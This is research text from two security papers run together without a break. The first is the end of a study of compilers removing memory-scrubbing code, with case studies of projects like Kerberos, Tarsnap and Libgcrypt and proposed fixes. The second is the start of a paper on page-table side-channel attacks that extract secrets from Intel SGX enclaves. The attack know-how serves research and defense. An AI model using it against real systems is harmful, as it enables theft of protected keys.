plementation, `zap`, is unreliable. First, it defaults to Windows' `SecureZeroMemory`, which is effective. Otherwise it uses a memory barrier that may not prevent the scrubbing operation from being removed when the code is compiled with Clang (see Section 3.4.3). Finally, if the compiler is not GCC, it uses a function that calls `memset`. While this is more reliable than a macro, `memset` may be removed if LTO is enabled (see Section 3.3.1). Furthermore, even though `zap` is available (and reliable on Windows), plain `memset` is still used throughout the code to perform scrubbing. We found 10 sites where scrubbing was done using `memset`, which is not effective; 2 of these sites deal with sensitive data.

Sample case. Function `free_lucid_key_data` in Figure 3 is used in Kerberos to free any storage associated with a lucid key structure (which is typically on the heap) and to scrub all of its sensitive information. However it does so with a call to plain `memset`, which is then removed by the optimizer.

Developer response. The issues have been patched with calls to `zap`. In addition, `zap` has been patched according to our recommended fix discussed in Section 6.

```
static void free_lucid_key_data(gss_krb5_lucid_key_t *key) {
  if (key) {
    if (key->data && key->length) {
      memset(key->data,0,key->length);
      xfree(key->data);
      memset(key,0,sizeof(gss_krb5_lucid_key_t));
    }
  }
}
```

Figure 3: A removed scrubbing operation in Kerberos release krb5-1.14.4.

5.3 Tor

Tor provides anonymous communication via onion routing [25]. We tested version 0.2.8.8. Tor defines `memwipe`, which reliably scrubs memory: it uses Windows' `SecureZeroMemory` if available, then `RtlSecureZeroMemory` if available, then BSD's `explicit_bzero`, then `memset_s`, and then `OPENSSL_cleanse`, which is described below. Despite the availability of `memwipe`, Tor still uses `memset` to scrub memory in several places. We found 4 scrubbing operations that were removed, however none dealt with sensitive data.

Sample case. Function `MOCK_IMPL` in Figure 4 is used to destroy all resources allocated by a process handle. However, it scrubs the process handle object with `memset`, which is then removed by the optimizer.

Developer response. The bugs were reported and have yet to be patched.

```
MOCK_IMPL(void, tor_process_handle_destroy,(process_handle_t
  *process_handle, int also_terminate_process)) {

  /* process_handle is passed in and allocated on heap to
   * hold process handle resources */
  ...
  memset(process_handle, 0x0f, sizeof(process_handle_t));
  tor_free(process_handle);
}
```

Figure 4: A removed scrubbing operation in Tor 0.2.2.8.

5.4 OpenSSL

OpenSSL is a popular TLS/SSL implementation as well as a general-purpose cryptographic library [20]. We tested version 1.1.0b. OpenSSL uses `OPENSSL_cleanse` to reliably scrub memory. `OPENSSL_cleanse` defaults to its own assembly implementations in various architectures unless specified otherwise by the `no-asm` flag at configuration. Otherwise, starting with version 1.0.2, it uses the volatile function pointer technique to call `memset`. Prior to version 1.0.2, it used the complicated computation technique. We found no removed scrubbing operations in version 1.1.0b.

5.5 NSS

Network Security Services (NSS) is an TLS/SSL implementation that traces its origins to the original Netscape implementation of SSL [18]. We tested version 3.27.1. NSS does not have a reliable memory scrubbing implementation since it either calls `memset` or uses the macro `PORT_Memset`, which expands to `memset`. We found 15 scrubbing operations that were removed, 9 of which deal with sensitive data. Of the 15 removed operations, 6 were calls to `PORT_Memset` and 9 were calls to plain `memset`.

Sample case. Function `PORT_ZFree` is used throughout the NSS code for freeing sensitive data and is based on function `PORT_ZFree_stub` in Figure 5. However `PORT_ZFree_stub`'s call to `memset` fails to scrub the pointer it is freeing.

Developer response. The bugs have been reported and Mozilla Security forwarded them to the appropriate team, however they have not yet been patched.

5.6 Libsodium

Libsodium is a cross-platform cryptographic library [15]. We tested version 1.0.11. Libsodium defines

```
extern void PORT_ZFree_stub(void *ptr, size_t len) {
  STUB_SAFE_CALL2(PORT_ZFree_Util, ptr, len);
  memset(ptr, 0, len);
  return free(ptr);
}
```

Figure 5: A removed scrubbing operation in NSS 3.27.1.

sodium_memzero, which does not reliably scrub memory. First, it defaults to Windows' SecureZeroMemory, then memset_s, and then BSD's explicit_bzero if available, which are all reliable. Then if weak symbols are supported, it uses a technique based on weak linkage, otherwise it uses the volatile data pointer technique. Techniques based on weak linkage are not reliable, because they can be removed during link-time optimization. All memory scrubbing operations used sodium_memzero, and since Libsodium is not compiled with link-time optimization, no scrubbing operations using sodium_memzero were removed.

5.7 Tarsnap

Tarsnap is a online encrypted backup service whose client source code is available [24]. We tested version 1.0.37. Tarsnap's memory scrubbing implementation, called insecure_memzero, uses the volatile data pointer scrubbing technique. Although insecure_memzero is an effective scrubbing function, Tarsnap does not use it consistently. We found 10 cases where memset was used to scrub memory instead of insecure_memzero in its keyfile.c, which handles sensitive data.

Sample case. Function read_encrypted in Figure 6 attempts to scrub a buffer on the heap containing a decrypted key. It is used throughout the project for reading keys from a Tarsnap key file. However, instead of using insecure_memzero, it uses plain memset, and is thus removed by the optimizer.

Developer response. Out of the eleven reported issues, the 10 in keyfile.c were already patched on July 2, 2016 but were not in the latest stable version. The one non-security issue does not require a patch, since the removed memset was redundant as insecure_memzero is called right before it.

```
static int read_encrypted(const uint8_t * keybuf, size_t
  keylen, uint64_t * machinenum, const char * filename,
  int keys) {

  uint8_t * deckeybuf;
  /* deckeybuf is allocated on heap to hold decrypted key */
  ...
  /* Clean up */
  memset(deckeybuf, 0, deckeylen);
  free(deckeybuf);
  free(passwd);
  free(pwprompt);
  return (0);
}
```

Figure 6: A removed scrubbing operation in Tarsnap 1.0.37.

5.8 Libgcrypt

Libgcrypt is a general purpose cryptographic library used by GNU Privacy Guard, a GPL-licensed implementation of the PGP standards [13]. We tested version 1.7.3. Libgcrypt defines wipememory, which is a reliable way of scrubbing because it uses the volatile data pointer technique. However, despite wipememory's availability and reliability, memset is still used to scrub memory in several places. We found 2 cases where scrubs were removed, and for both, memset is used to scrub sensitive sensitive data instead of wipememory.

Sample case. Function invert_key in Figure 7 is used in Libgcrypt's IDEA implementation to invert a key for its key setting and block decryption routines. However, invert_key uses memset to scrub a copy of the IDEA key on the stack, which is removed by the optimizer.

Developer response. The bugs have been patched with calls to wipememory.

```
static void invert_key(u16 *ek, u16 dk[IDEA_KEYLEN]) {
  u16 temp[IDEA_KEYLEN];
  /* temp is allocated on stack to hold inverted key */
  ...
  memcpy(dk, temp, sizeof(temp));
  memset(temp, 0, sizeof(temp));
}
```

Figure 7: A removed scrubbing operation in Libgcrypt 1.7.3.

5.9 Crypto++

Crypto++ is a C++ class library implementing several cryptographic algorithms [8]. We tested version 5.6.4. Crypto++ defines SecureWipeBuffer, which reliably scrubs memory by using custom assembly if the buffer contains values of type byte, word16, word32, or word64; otherwise it uses the volatile data pointer technique. Despite the availability of SecureWipeBuffer, we found one scrubbing operation dealing with sensitive data that was removed because it used plain memset rather than its own SecureWipeBuffer.

Sample case. The UncheckedSetKey function, shown in Figure 8, sets the key for a CAST256 object. UncheckedSetKey uses plain memset to scrub the user key on the stack, which is removed by the optimizer.

Developer response. The bug was patched with a call to SecureWipeBuffer.

```
void CAST256::Base::UncheckedSetKey(const byte *userKey,
  unsigned int keylength, const NameValuePairs &) {

  AssertValidKeyLength(keylength);
  word32 kappa[8];
  /* kappa is allocated on stack to hold user key */
  ...
  memset(kappa, 0, sizeof(kappa));
}
```

Figure 8: A removed scrubbing operation in Crypto++ 5.6.4.

5.10 Bitcoin

Bitcoin is a cryptocurrency and payment system [5]. We tested version 0.13.0 of the Bitcoin client. The project defines `memory_cleanse`, which reliably scrubs memory by using `OPENSSL_cleanse`, described below. The source code uses `memory_cleanse` consistently; we found no removed scrubbing operations.

5.11 OpenSSH

OpenSSH is a popular implementation of the SSH protocol [19]. We tested version 7.3. OpenSSH defines its own `explicit_bzero`, which is a reliable way of scrubbing memory: it uses BSD's `explicit_bzero` if available, then `memset_s` if available. If neither are available, it uses the volatile function pointer technique to call `bzero`. We found no removed scrubbing operations.

5.12 Discussion

Our case studies lead us to two observations. First, **there is no single accepted scrubbing function.** Each project mixes its own cocktail using existing scrubbing techniques, and there is no consensus on which ones to use. Unfortunately, as we discussed in Section 3, some of the scrubbing techniques are flawed or unreliable, making scrubbing functions that rely on such techniques potentially ineffective. To remedy this state of affairs, we developed a single memory scrubbing technique that combines the best techniques into a single function, described in Section 6.

Second, even when the project has reliable scrubbing function, **developers do not use their scrubbing function consistently.** In four of the eleven projects we examined, we found cases where developers called `memset` instead of their own scrubbing function. To address this, we developed a scrubbing-safe dead-store elimination pass that defensively compile bodies of code, as discussed in Section 7.

6 Universal Scrubbing Function

As we saw in Section 3, there is no single memory scrubbing technique that is both universal and guaranteed. In the next section, we propose a compiler-based solution based on Clang, that protects scrubbing operations from dead-store elimination. In many cases, however, the developer can't mandate a specific compiler and must resort to imperfect techniques to protect scrubbing operations from the optimizer. To aid developers in this position, we developed our own scrubbing function, called `secure_memzero`, that combines the best effective scrubbing techniques in a simple implementation. Specifically, our implementation supports:

- Platform-provided scrubbing functions (`SecureZeroMemory` and `memset_s`) if available,
- The memory barrier technique if GCC or Clang are used to compile the source, and
- The volatile data pointer technique and the volatile function pointer technique.

Our `secure_memzero` function is implemented in a single header file `secure_memzero.h` that can be included in a C/C++ source file. The developer can specify an order of preference in which an implementation will be chosen by defining macros before including `secure_memzero.h`. If the developer does not express a preference, we choose the first available implementation in the order given above: platform-provided function if available, then memory barrier on GCC and Clang, then then volatile data pointer technique. Our defaults reflect what we believe are the best memory scrubbing approaches available today.

We have released our implementation into the public domain, allowing developers to use our function regardless of their own project license. We plan to keep our implementation updated to ensure it remains effective as compilers evolve. The current version of `secure_memzero.h` is available at

https://compsec.sysnet.ucsd.edu/secure_memzero.h.

7 Scrubbing-Safe DSE

While we have tested our `secure_memzero` function with GCC, Clang, and Microsoft Visual C, by its very nature it cannot *guarantee* that a standard-conforming compiler will not remove our scrubbing operation. To address these cases, we implemented a scrubbing-safe dead store elimination option in Clang 3.9.0.

7.1 Inhibiting Scrubbing DSE

Our implementation works by identifying all stores that may be explicit scrubbing operations and preventing the dead store elimination pass from eliminating them. We consider a store, either a `store` IR instruction, or a call to LLVM's `memset` intrinsic, to be a potential scrubbing operation if

- The stored value is a constant,
- The number of bytes stored is a constant, and
- The store is subject to elimination because the variable is going be out of scope without being read.

The first two conditions are based on our observation how scrubbing operations are performed in the real code. The third allows a store that is overwritten by a later one to the same location before being read to be eliminated, which improves the performance. We note that our techniques preserves all dead stores satisfying the conditions above, regardless of whether the variables are considered sensitive or not. This may introduce false positives, dead

stores to non-sensitive variables in memory that are preserved because they were considered potential scrubbing operations by our current implementation. We discuss the performance impact of our approach in Section 7.2.

It is worth considering an alternative approach to ensuring that sensitive data is scrubbed: The developer could explicitly annotate certain variables as *secret*, and have the compiler ensure that these variables are zeroed before going out of scope. This would automatically protect sensitive variables without requiring the developer to zero them explicitly. It would also eliminate potential false positives introduced by our approach, because only sensitive data would be scrubbed. Finally, it could also ensure that spilled registers containing sensitive data are zeroed, something our scrubbing-safe DSE approach does not do (see Section 8 for a discussion of this issue).

We chose our approach because it does not require *any* changes to the source code. Since developers are already aware of the need to clear memory, we rely on scrubbing operations already present in the code and simply ensure that they are not removed during optimization. Thus, our current approach is compatible with legacy code and can protect even projects that do not use a secure scrubbing function, provided the sensitive data is zeroed after use.

7.2 Performance

Dead store elimination is a compiler optimization intended to reduce code size and improve performance. By preserving certain dead stores, we are potentially preventing a useful optimization from improving the quality emitted code and improving performance. To determine whether or not this the case, we evaluated the performance of our code using the SPEC 2006 benchmark. We compiled and ran the SPEC 2006 benchmark under four compiler configurations: `-O2` only, `-O2` and `-fno-builtin-memset`, `-O2` with DSE disabled, and `-O2` with our scrubbing-safe DSE. In each case, we used Clang 3.9.0, modified to allow us to disable DSE completely or to selectively disable DSE as described above. Note that `-fno-builtin-memset` is *not* a reliable means of protecting scrubbing operations, as discussed in Section 3.2. The benchmark was run on a Ubuntu 16.04.1 server with an Intel Xeon Processor X3210 and 4GB memory.

Our results indicate that the performance of our scrubbing-safe DSE option is within 1% of the base case (`-O2` only). This difference is well within the variation of the benchmark; re-running the same tests yielded differences of the same order. Disabling DSE completely also did not affect performance by more than 1% over base in all but one case (`483.xalancbmk`) where it was within 2%. Finally, with the exception of the `403.gcc` benchmark, disabling built-in memset function also does not have a significant adverse effect on performance. For the `403.gcc` benchmark, the difference was within 5% of base.

8 Discussion

It is clear that, while the C standard tries to help by defining `memset_s`, in practice the C standard does not help. In particular, `memset_s` is defined in the optional Annex K, which is rarely implemented. Developers are then left on their own to implement versions of secure memset, and the most direct solution uses the volatile quantifier. But here again, the C standard does not help, because the corner cases of the C standard actually give the implementation a surprising amount of leeway in defining what constitutes a volatile access. As a result, any implementation of a secure memset based on the volatile qualifier is not guaranteed to work with every standard-compliant compiler.

Second, it's very tricky in practice to make sure that a secure scrubbing function works well. Because an incorrect implementation does not break any functionality, it cannot be caught by automatic regression tests. The only reliable way to test whether an implentation is correct or not is to manually check the generated binary, which can be time-consuming. What's worse, a seemingly working solution may turn out to be insecure under a different combination of platform, compiler and optimization level, which further increases the cost to test an implementation. In fact, as we showed in Section 5.2, developers did make mistakes in the implementing of secure scrubbing functions. This is why we implemented `secure_memzero` and tested it on Ubuntu, OpenBSD and Windows with GCC and Clang. We released it into the public domain so that developers can use it freely and collaborate to adapt it to future changes to the C standard, platforms or compilers.

Third, even if a well-implemented secure scrubbing function is available, developers may forget to use it, instead using the standard `memset` which is removed by the compiler. For example, we found this happened in Crypto++ (Section 5.9). This observation makes compiler-based solutions, for example the secure DSE, more attractive because they do not depend on developers correctly calling the right scrubbing function.

Finally, it's important to note that sensitive data may still remain in on the stack even after its primary storage location when it is passed as argument or spilled (in registers) onto the stack. Addressing this type of data leak requires more extensive support from the compiler.

9 Conclusion

Developers have known that compiler optimizations may remove scrubbing operations for some time. To combat this problem, many implementations of secure memset have been created. In this paper, we surveyed the ex-

isting solutions, analyzing the assumptions, advantages and disadvantages of them. Also, our case studies have shown that real world programs still have unscrubbed sensitive data, due to incorrect implementation of secure scrubbing function as well as from developers simply forgetting to use the secure scrubbing function. To solve the problem, we implemented the secure DSE, a compiler-based solution that keeps scrubbing operations while remove dead stores that have no security implications, and `secure_memzero`, a C implementation that have been tested on various platforms and with different compilers.

A Appendix

A.1 Instrumenting Clang to Report DSE

To investigate how common it is for scrubbing operations to be removed by the compiler in open source projects, we developed a tool called *Scrubbing Finder*. Our case studies in Section 5 were performed with this tool.

Since scrubbing operations are removed in a compiler's dead store elimination optimization pass, we instrumented the DSE pass in LLVM/Clang 3.9.0 to report these instances. In order to differentiate removed scrubs from other dead stores, it is necessary to differentiate the different kinds of dead stores: (1) a store that is overwritten by another store with no read in between; (2) a store to an object that is about to be out of scope (a dead store to a stack object); (3) a store to an object that is about to be freed (a dead store to a heap object). There is no need to report the first case because even though the earlier store is indeed a scrubbing operation, it is safe to remove it. In addition, we noticed that all but one secure scrubbing implementation store a constant value to the buffer (typically zero). The only exception is the complicated computation technique of OpenSSL's `OPENSSL_cleanse` (see Section 3.4.1), which stores non-constants values—however, those stores are not dead stores. Thus the scrubbing finder only reports dead stores of (2) and (3) where a constant is stored.

Thus, when dead store belonging to one of the two categories described above is removed, *Scrubbing Finder* reports: (1) the *Location* of the removed scrub, including file and line number; (2) the *Removed IR Instruction*; and (3) *Additional Info* describing any instances where the removed scrub was inlined. Figure 9 is an example we found in Kerberos, which has since been fixed.

```
1 Location: src/lib/gssapi/krb5/lucid_context.c:269:13
2 Removed IR Instruction: call void @llvm.memset.p0i8.i64
3   (i8* nonnull %call.i9.i, i8 0, i64 %conv.i8.i,
4   i32 1, i1 false)
5 Additional Info:
6   src/lib/gssapi/krb5/lucid_context.c:269:13 inlined at
7   [src/lib/gssapi/krb5/lucid_context.c:285:13 inlined at
8   [src/lib/gssapi/krb5/lucid_context.c:233:9 inlined at
9   [src/lib/gssapi/krb5/lucid_context.c:94:16 ] ] ]
```

Figure 9: Example of a removed scrub in Kerberos reported by *Scrubbing Finder*.

In this example, the removed scrub is on line 269, column 13 of `krb5-1.14.4/src/lib/gssapi/krb5/lucid_context.c`. Furthermore, the enclosing function of the removed operation is inlined at `krb5-1.14.4/src/lib/gssapi/krb5/lucid_context.c:285:13`. The function containing line 285 of `lucid_context.c` is inlined at `krb5-1.14.4/src/lib/gssapi/krb5/lucid_context.c:233:9`. The function containing line 233 of `lucid_context.c` is inlined at `krb5-1.14.4/src/lib/gssapi/krb5/lucid_context.c:94:16`.

Telling Your Secrets Without Page Faults: Stealthy Page Table-Based Attacks on Enclaved Execution

Abstract

Protected module architectures, such as Intel SGX, enable strong trusted computing guarantees for hardware-enforced enclaves on top a potentially malicious operating system. However, such enclaved execution environments are known to be vulnerable to a powerful class of *controlled-channel* attacks. Recent research convincingly demonstrated that adversarial system software can extract sensitive data from enclaved applications by carefully revoking access rights on enclave pages, and recording the associated page faults. As a response, a number of state-of-the-art defense techniques has been proposed that suppress page faults during enclave execution.

This paper shows, however, that page table-based threats go beyond page faults. We demonstrate that an untrusted operating system can observe enclave page accesses *without* resorting to page faults, by exploiting other side-effects of the address translation process. We contribute two novel attack vectors that infer enclaved memory accesses from page table attributes, as well as from the caching behavior of unprotected page table memory. We demonstrate the effectiveness of our attacks by recovering EdDSA session keys with little to no noise from the popular Libgcrypt cryptographic software suite.

1 Introduction

Enclaved execution, or support for protected modules, is a promising new security paradigm that makes it possible to execute application code on a platform without having to trust the underlying operating system or hypervisor. With the advent of Intel SGX [32], support for Protected Module Architectures (PMAs) is now available on mainstream consumer hardware, and can be used to defend against malicious or compromised system software, both in an untrustworthy cloud environment [3, 36] as well as for desktop applications [18]. In particular, one line of research has developed techniques and supporting software to make it relatively easy to run unmodified legacy applications within an enclave [3, 2, 41, 45].

An essential aspect of enclaved execution is that the hardware prevents privileged system software from reading or writing a module's private memory directly, or from tampering with its internal control flow. However, the OS remains in charge of allocating platform resources (memory pages and CPU time) to protected modules, such that the platform can be protected against misbehaving or buggy enclaves. One consequence of this interaction between privileged system software and enclaves is an entirely new class of powerful, *indirect* attacks on enclaved applications. Xu et al. [48] first showed how a malicious OS can use page faults as a noise-free *controlled-channel* to extract rich information (full text and images) from a single run of a victim enclave. This is particularly dangerous when legacy software is running within an enclave, as these applications have not been hardened against side-channel attacks. As a result, several authors have expressed their concerns on side-channel vulnerabilities in a PMA setting in general, and the page fault channel in particular [12, 9, 43, 39, 7].

The research community has since proposed a number of compile-time and hardware-enabled defense techniques [40, 10, 39] that hide enclave page accesses from the OS. We argue, however, that page faults are but one side-effect of the address translation process that is observable by untrusted system software. More specifically, the main contribution of this paper is that we show that an adversarial OS can infer page accesses from an enclaved execution that *never* suffers a page fault. Our attacks exploit the key property that the SGX design leaves page table memory under explicit control of the untrusted OS. As such, other side-effects of the page table walk in enclave mode can be observed by the OS with very little to no noise. We identify and successfully exploit straightforward effects such as the setting of "accessed" and "dirty" bits, as well as less obvious effects such as the caching of page table memory itself. An important consequence is

that our novel attack vectors bypass recent defenses that focus exclusively on suppressing page faults [40, 39].

In summary, the contributions of this paper are:

- We advance the state-of-the-art by defeating recently proposed defense techniques, showing that we can infer page accesses without resorting to page faults.
- We present a page table-based technique to precisely interrupt an enclave at instruction-level granularity.
- We implement our novel attack vectors as an extension to Graphene-SGX's untrusted runtime, facilitating eavesdropping on unmodified applications.
- We demonstrate the effectiveness of our attacks by extracting private EdDSA session keys from the widely used Libgcrypt cryptographic library.

Our attack framework and evaluation scenarios are available as free software, licensed under GPLv3, at `https://github.com/jovanbulck/sgx-pte`.

2 Background

In this section, we provide the necessary background on Intel SGX, refine the attacker model, and discuss previous research results on controlled-channel attacks.

2.1 Intel SGX

Recent Intel x86 processors from Skylake onwards are being shipped with Software Guard eXtensions (SGX) [32, 1, 23] that enable strong, hardware-enforced trusted computing guarantees in an untrusted execution environment. SGX extends the instruction set and memory access logic of the Intel architecture to allow the execution of security-sensitive application logic in protected *enclaves* in isolation from the remainder of the system, including privileged OS or hypervisor.

Memory Protection. An SGX-enabled processor sets aside a contiguous physical memory area, referred to as Processor Reserved Memory (PRM). A hardware-level memory encryption engine guarantees the confidentiality, integrity, and freshness of PRM memory while it resides outside of the processor package. The PRM region is subdivided into two data structures: the Enclave Page Cache (EPC) and the Enclave Page Cache Map (EPCM). Protected 4 KB enclave code and data pages are allocated from the EPC, while every EPC page has a shadow entry in the EPCM to track ownership, type, address translation, and permission meta data. EPCM memory is exclusively managed by the processor, and is never directly accessible to software.



Figure 1: Additional memory access checks performed by SGX for a virtual address *vadrs* that maps to a physical address *padrs*.

SGX enclaves are instantiated as part of the virtual address space of a conventional OS process. Since PRM is a limited system resource, untrusted system software is in charge of assigning protected memory pages to enclaves, and is allowed to oversubscribe the EPC. At enclave creation time, the OS can instruct the processor to initialize newly allocated EPC pages with unprotected code or data. After finalizing the enclave, and before it can be entered, the hardware calculates a secure hash of the enclave's initial state. This allows the integrity of the untrusted loading process to be attested to a remote stakeholder [1]. SGX furthermore offers dedicated ring-zero instructions to securely evict and reload enclave pages between EPC memory and untrusted storage.

An important design decision of SGX is that it leaves page tables under explicit control of the untrusted operating system. Instead, SGX implements an additional, independent layer of access control on top of the legacy page table-based memory protection mechanism. Figure 1 summarizes the additional checks performed when accessing enclave memory. First, in order to translate the provided virtual address to a physical one, the processor traverses the OS-managed page tables, as well as the extended page tables set up by the hypervisor, if any. As usual, a page fault is signaled to the untrusted OS in case of a permission mismatch or missing page table entry during address translation. Any attempt to access the PRM region in non-enclave mode results in abort page semantics, i.e., read `0xFF` and ignore writes. Likewise, in enclave mode, the processor is allowed to reference all memory that falls outside of the executing enclave's virtual address range, but abort page semantics apply when such an address resolves into PRM memory. Furthermore, a page fault is signaled to the untrusted OS for EPC accesses that either do not belong to the currently executing enclave, are accessed through an unexpected virtual

address, or do not comply with the read/write/execute permissions imposed by the EPCM.

To speed up subsequent memory accesses, SGX employs the processor's Translation Lookaside Buffer (TLB) as a trusted cache of already checked page permissions. That is, SGX's memory access protection is entirely implemented in the Memory Management Unit (MMU) hardware that consults the untrusted page tables and the EPCM whenever a provided virtual address was not found in the TLB [32, 9]. SGX's security argument is based on the key observation that untrusted system software needs to interrupt the logical processor core before it can affect TLB entries. SGX therefore flushes the TLB and internal paging-structure caches whenever entering or exiting an enclave, and requires the OS to engage in a hardware-verified protocol that ensures proper TLB invalidation before evicting an EPC page.

SGX's dual permission lookup scheme prevents malicious system software from mounting active memory mapping attacks [9]. The output of the address translation process is considered untrusted, and the most restrictive of both permissions is applied. However, this design also implies that an attacker controlling page table permissions can cause enclave code to cause page faults, and be notified when certain pages are accessed. This property lies at the basis of the page fault attacks described in Section 2.3.

Enclave Entry and Exit. SGX enclaves are embedded in the address space of an untrusted user mode application, and can be internally multithreaded. They have to be explicitly entered by means of a dedicated `eenter` instruction that switches the logical processor to enclave mode, and transfers control to a predetermined entry point in the enclave's code section. The untrusted application context can exchange data with the enclave via unprotected memory. A processor running in enclave mode can be switched back programmatically by invoking the `eexit` instruction, or in case of a fault or external interrupt, through a process known as Asynchronous Enclave Exit (AEX). Upon AEX, the processor securely stores the execution context and exit reason (exception number) in a predetermined State Save Area (SSA) inside the enclave, and replaces CPU registers with a synthetic state before transferring control to the untrusted OS exception handler specified in the Interrupt Descriptor Table (IDT). In case of a page fault, SGX also takes care of zeroing out the twelve least significant bits of the faulting address, revealing only the page number, but not the 12-bit offset within that page.

Importantly, SGX enclave threads are unaware of interrupts by design, and have to be resumed explicitly by invoking `eresume` from the unprotected application context. The `eresume` instruction takes care of restoring the previously saved processor state, and redirects control flow to the instruction pointer specified in the SSA frame. SGX allows an enclave to register trusted in-enclave exception handlers with a cooperative OS. For this to work, `eenter` has to be explicitly called before `eresume`, so as to allow the previously interrupted enclave to inspect and modify its internal SSA frame. Since `eresume` cannot be intercepted however, an enclave has no way of enforcing its internal exception handler to be actually called.

SGX's exception model ensures that the untrusted operating system remains in control of shared platform resources such as memory or CPU time, and prevents direct information leakage of register contents. However, partial information on the enclave's internal state still leaks to the OS via exception vectors, and the access type and page base address in case of a page fault.

2.2 Attacker Model and Assumptions

The adversary's goal is to derive sensitive application data processed in an enclave. We assume the standard SGX threat model where an attacker has full control over privileged system software including the operating system and hypervisor. The attacker has full control over OS scheduling decisions; she can pin specific threads to specific CPU cores, and interrupt enclaves repeatedly. She can furthermore modify all non-enclaved parts of the application. Like previous SGX attacks [48, 40, 13, 37, 28], we finally assume knowledge of the (compiled) source code of the target application.

At the system level, we assume a classical MMU-based architecture where the system software maintains a multi-level page table data structure in OS memory to control virtual to physical page mappings. We assume the OS is in control of enclave page mappings, whereas the PMA guarantees the confidentiality and integrity of enclave pages, and properly verifies address translations to protect against page remapping attacks. Importantly, in contrast to previously published controlled-channel attacks discussed below, we assume a *PF-oblivious* attacker model where any page faults in enclave mode are hidden from untrusted system software. Our notion of stealthiness thus requires an attacker to infer page access patterns from an enclaved execution that *never* suffers a page fault. In addition, to stay under the radar of remote attestation schemes [39] that require the user's approval for each enclave invocation, our stealthy adversary should extract information from a *single* run of the victim enclave.

2.3 Controlled-Channel Attacks

This section briefly revisits previous research on page fault-driven attacks and defenses. We first explain how sensitive information can be derived from an enclave's

page fault behavior, and thereafter elaborate on recently proposed state-of-the-art defense techniques.

Tracking Page Faults. As explained above, a page fault during enclave execution triggers an AEX that hands over control to the untrusted operating system, revealing the base address of the faulting page. A malicious OS can exploit this property to obtain a page-level trace of enclave execution by clearing the "present" bit in the Page Table Entries (PTEs) that form the enclave's virtual address space. For maximal information leakage, an adversary allocates at most one code page and up to two operand data pages at all times. Furthermore, the access type can be inferred by manipulating the "writable" and "execute disable" PTE attributes.

Seminal work by Xu et al. [48] first showed how to exploit the page fault side-channel in a deterministic way. Their *controlled-channel* attacks exploit secret-dependent control flow and data accesses in unmodified legacy applications running on top of the SGX-based Haven [3] architecture. To overcome the coarse-grained page-level granularity, they observe that the *sequence* of preceding page faults can be used to uniquely identify a specific memory access. The controlled-channel attack relies on an exhaustive offline analysis of the target application binary to identify page fault sequences, and afterwards uses this information to extract rich information (full text and images) without noise from a single run of the victim enclave. Subsequent work by Shinde et al. [40] demonstrated that the page fault channel is sufficiently strong to extract cryptographic key bits from unmodified versions of OpenSSL and Libgcrypt.

Proposed Defenses. Ferraiuolo et al. [12] propose the use of dedicated CPU instructions to prevent certain pages from being swapped out of the protected memory area. This defense technique overlooks however that page faults can also be caused by directly modifying PTE attributes controlled by the OS. Shinde et al. [40] introduce the notion of *PF-obliviousness* which requires that any information leaked via page fault patterns can also be learned from running the program without inducing any page faults. They propose a compiler-based solution called *deterministic multiplexing* to generate PF-oblivious programs that unconditionally access all code and data pages at the same level of the execution tree. Without developer-assisted optimizations however, their approach exhibits unacceptable performance overheads [40] in practical application scenarios, which is why they also propose a hardware-assisted solution. In the *contractual execution* model, an enclave agrees with the untrusted OS that a number of sensitive pages remain mapped in its address space. The hardware is modified to report page faults directly to the enclave, without OS intervention, so as to enable protected enclave programs to detect contract violations. The enclave's fault handler can decide to either forward the page fault to the OS, abort the enclave program, or perform a fake execution to hide the page fault completely.

It seems that Intel made a first step towards supporting contractual execution on SGX platforms. As per revision 2 of the SGX specification [21], AEX can optionally store information about page faults in the interrupted enclave's SSA frame. This allows an SGX enclave to register a trusted exception handler for page faults. As explained in Section 2.1, however, the unprotected application can trivially `eresume` an enclave without first calling its designated exception handler. That is, the SGX v2 design still leaves enclaves explicitly unaware of interrupts or page faults. In response, Shih et al. [39] present a pragmatic approach to contractual execution on SGX platforms. Their solution, called T-SGX, leverages hardware support for Transactional Synchronization eXtensions (TSX) in recent Intel processors [23]. TSX was designed to synchronize the critical sections of multiple threads without the overhead of software-based locks. Code executing in a TSX transaction is aborted and automatically rolled back whenever encountering a cache conflict or exception. The security argument of T-SGX relies on the important property that a page fault during a TSX transaction immediately transfers control to a user-level transaction abort handler, without first notifying the OS. In case of an external interrupt on the contrary, the normal AEX procedure vectors to the OS, but TSX ensures that the in-enclave transaction abort handler is called on `eresume`. The T-SGX compiler wraps each basic block in a TSX transaction, and uses a carefully designed springboard page to hide page faults across transactions. Since TSX lacks hardware support to distinguish between page faults and regular interrupts in the abort handler, T-SGX restarts transactions by default, and only terminates the enclave program after counting too many consecutive aborts of the same transaction. Since the OS is made unaware of page faults, an adversary learns at most one page access by observing early program termination. T-SGX prevents reruns by requiring the remote enclave owner's consent before starting the enclaved application.

Note that T-SGX does *not* consider frequent enclave preemptions suspicious (up to 10 consecutive transaction aborts are allowed for each individual basic block). Between the submission and acceptance of this paper, however, more recent work was published [7] that leverages TSX to not only hide page faults, but also monitor suspicious interrupt rates. We discuss this heuristic defense technique and its implications for our attacks in more detail in Section 6.

Finally, Costan et al. [10] present a hardware-software co-design called Sanctum that represents a more radical

approach to eliminate controlled-channel attacks. Not only does Sanctum dispatch page faults directly to enclaves, but it also allows them to maintain their own virtual-to-physical mappings in a separate page table hierarchy in enclave-private memory. As further explored in Section 6, this design decision effectively prevents directed page table-based attacks from the OS. While Sanctum explicitly identifies information leakage from "accessed" and "dirty" page table attributes as a motivation for enclave-private page tables, we are the first to provide an exploitation strategy and to explore the implications of this side-channel.

3 Stealthy Page Table-Based Attacks

In this section, we present the design of our novel page table-based attacks. We first introduce two distinct ways in which a PF-oblivious attacker can detect page accesses after the enclave has programmatically been exited. Next, we present our approach to dealing with cached TLB entries for subsequent accesses to the same page. We finally explain how to infer conditional control or data flow in large programs by correlating subsequent page accesses in *page sets* as a more stealthy alternative to the page fault sequences introduced by Xu et al. [48].

3.1 Monitoring Page Table Entries

As a running example, consider the leftmost code snippet in Fig. 2, where we assume that *a* and *b* reference different data pages. In the classical controlled-channel attack [48, 40], an adversary would revoke access rights on both pages before entering the enclave, and learn the secret input by observing a page fault on either *a* or *b*.

```
1 void inc_secret (int s) {
2     if (s)
3         *a += 1;
4     else
5         *b += 1;
6 }
```

```
1 int compare_and_swap (
      int old, int new) {
2     if (*a == old)
3         return (*a=new);
4     else return *a;
5 }
```

Figure 2: Example code with secret-dependent data flow.

